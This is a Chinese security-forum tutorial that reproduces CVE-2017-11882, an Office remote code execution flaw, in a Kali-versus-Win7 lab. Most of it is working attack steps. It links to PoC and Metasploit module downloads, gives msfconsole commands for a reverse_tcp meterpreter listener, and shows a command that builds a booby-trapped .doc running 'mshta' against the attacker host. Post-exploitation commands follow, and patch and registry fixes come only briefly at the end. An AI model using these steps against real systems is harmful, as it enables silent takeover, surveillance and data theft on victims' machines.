登录

CVE-2017-11882复现及编写脚本实现自动化

Coisini / 2019-01-16 09:00:00 / 浏览数 4824 安全技术 漏洞分析 顶(0) 踩(0)

前言

2017年11月14日，微软发布了11月份的安全补丁更新，其中比较引人关注的莫过于悄然修复了潜伏17年之久的Office远程代码执行漏洞（CVE-2017-11882）。该漏洞为C
由于漏洞影响面较广，漏洞披露后，金睛安全研究团队持续对漏洞相关攻击事件进行关注。11月19日，监控到了已有漏洞POC在网上流传，随即迅速对相关样本进行了分析

漏洞影响版本：

Office 365
Microsoft Office 2000
Microsoft Office 2003
Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2
Microsoft Office 2013 Service Pack 1
Microsoft Office 2016

攻击机：kali Linux 2017.03
攻击机IP：192.168.137.130
靶机：win7
含有漏洞的Office版本：Office 2016

利用复现过程

下载安装office 2016：直接上msdn.itellyou.cn下载，安装在靶机上
种子链接：
ed2k://|file|cn_office_professional_plus_2016_x86_x64_dvd_6969182.iso|2588266496|27EEA4FE4BB13CD0ECCDFC24167F9E01|/

下载POC代码到渗透机（用此验证漏洞的存在）
https://pan.baidu.com/s/1jeiN1pm78Jh-sMS3gmlXyg 提取码：m6gjo

下载rb文件到渗透机
https://pan.baidu.com/s/15nURrik3Sk5FXXd8Motx4w 提取码：t1hz
这里都下载到桌面CVE-2017-11882文件夹

在Kali上构造带有shell后门的word文件，并开启监听：

将CVE-2017-11882.rb拷贝到metasploit目录中，这里拷贝到目录/usr/share/metasploit-framework/modules/exploits/windows/smb

root@kali:~# cd /usr/share/metasploit-framework/modules/exploits/windows/smb
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb# cp ~/Desktop/CVE-2017-11882/CVE-2017-11882.rb
CVE-2017-11882.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb# ls

```
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb# ls
CVE-2017-11882.rb            ms04_031_netdde.rb       ms06_070_wkssvc.rb                ms17_010_eternalblue.rb
generic_smb_dll_injection.rb ms05_039_pnp.rb          ms07_029_msdns_zonename.rb        netidentity_xtierrpcpipe.rb
group_policy_startup.rb      ms06_025_rasmans_reg.rb  ms08_067_netapi.rb                psexec_psh.rb
ipass_pipe_exec.rb           ms06_025_rras.rb         ms09_050_smb2_negotiate_func_index.rb psexec.rb
ms03_049_netapi.rb           ms06_040_netapi.rb       ms10_046_shortcut_icon_dllloader.rb smb_delivery.rb
ms04_007_killbill.rb         ms06_066_nwapi.rb        ms10_061_spoolss.rb               smb_relay.rb
ms04_011_lsass.rb            ms06_066_nwwks.rb        ms15_020_shortcut_icon_dllloader.rb timbuktu_plughntcommand_bof.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/smb#
```

进入Metasploit框架，搜索CVE-2017-11882:

root@kali:~# msfconsole
msf > search CVE-2017-11882


```
msf > search CVE-2017-11882
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   exploit/windows/smb/CVE-2017-11882                   normal  Microsoft Office Payload Delivery
```

使用CVE-2017-11882.rb模块，开启Meterpreter监听会话：

使用模块：msf > use exploit/windows/smb/CVE-2017-11882
设置tcp反弹对话：msf exploit(CVE-217-11882) > set payload windows/meterpreter/reverse_tcp
设置渗透机ip地址（这里通过ifconfig命令查看）：




msf exploit(CVE-2017-11882) > set lhost 192.168.137.130
设置路径为11882：msf exploit(CVE-2017-11882) > set uripath 11882

开启渗透，进入监听状态：


msf exploit(CVE-2017-11882) > exploit
使用CVE-2017-11882.py模块，生成带有shell的doc文件：
root@Kali:~/Desktop/CVE-2017-11882/# python CVE-2017-11882.py -c "mshta http://192.168.137.130:8080" -o 11882-3.doc

此时，CVE-2017-11882目录中增加了另外一个word文件11882-3，而此文件的功能是：打开它的电脑会反弹shell会话到控制机,将11882-3.doc拷贝到靶机win7上
在Win7打开11882-3.doc文件，此时观察Win7靶机和Kali Linux渗透机：




当靶机打开文件时，整个过程没有任何弹框，也没有其他异常动作。

此时，在另一段的Kali Linux渗透机，已经获取到shell会话：




通过命令sessions查看meterpreter会话：

msf exploit(CVE-2017-11882) > sessions



此后便可以通过meterpreter来对会话进行管理：

进入会话：msf exploit(CVE-2017-11882) > sessions 1
查看系统信息：meterpreter > sysinfo
查看当前用户：meterpreter > getuid
截屏：meterpreter > screenshot



可以看到，安装了最新office 2016版本的win7，因为CVE-2017-11882漏洞，当打开带有shell后门的doc文件时，kali渗透机可以获取到完美的后门并控制win7。

漏洞修复

1.下载微软对此漏洞补丁：
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882并且开启自动更新功能

2.在注册表中禁用该漏洞模块

reg add "HKLM\SOFTWARE\Microsoft\Office\XX.X\Common\COM Compatibility{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400
reg add "HKLM\SOFTWARE\Wow6432Node\Microsoft\Office\XX.X\Common\COM Compatibility{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD/d 0x400

上一篇：Thinkphp5.1 ~ 5.2... 下一篇：Thinkphp5.1 ~ 5.2...
1. 3 条回复

白猫 2019-01-17 09:55:01

奈斯呀,晚上回家玩一下

0 回复Ta

87254****@qq.com 2019-01-19 00:47:41

感谢分享，写的很细致。

0 回复Ta

奶油面包不加糖 2019-01-19 21:18:49

通俗易懂，良心文章。看得出作者有认真对待自己写的内容。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板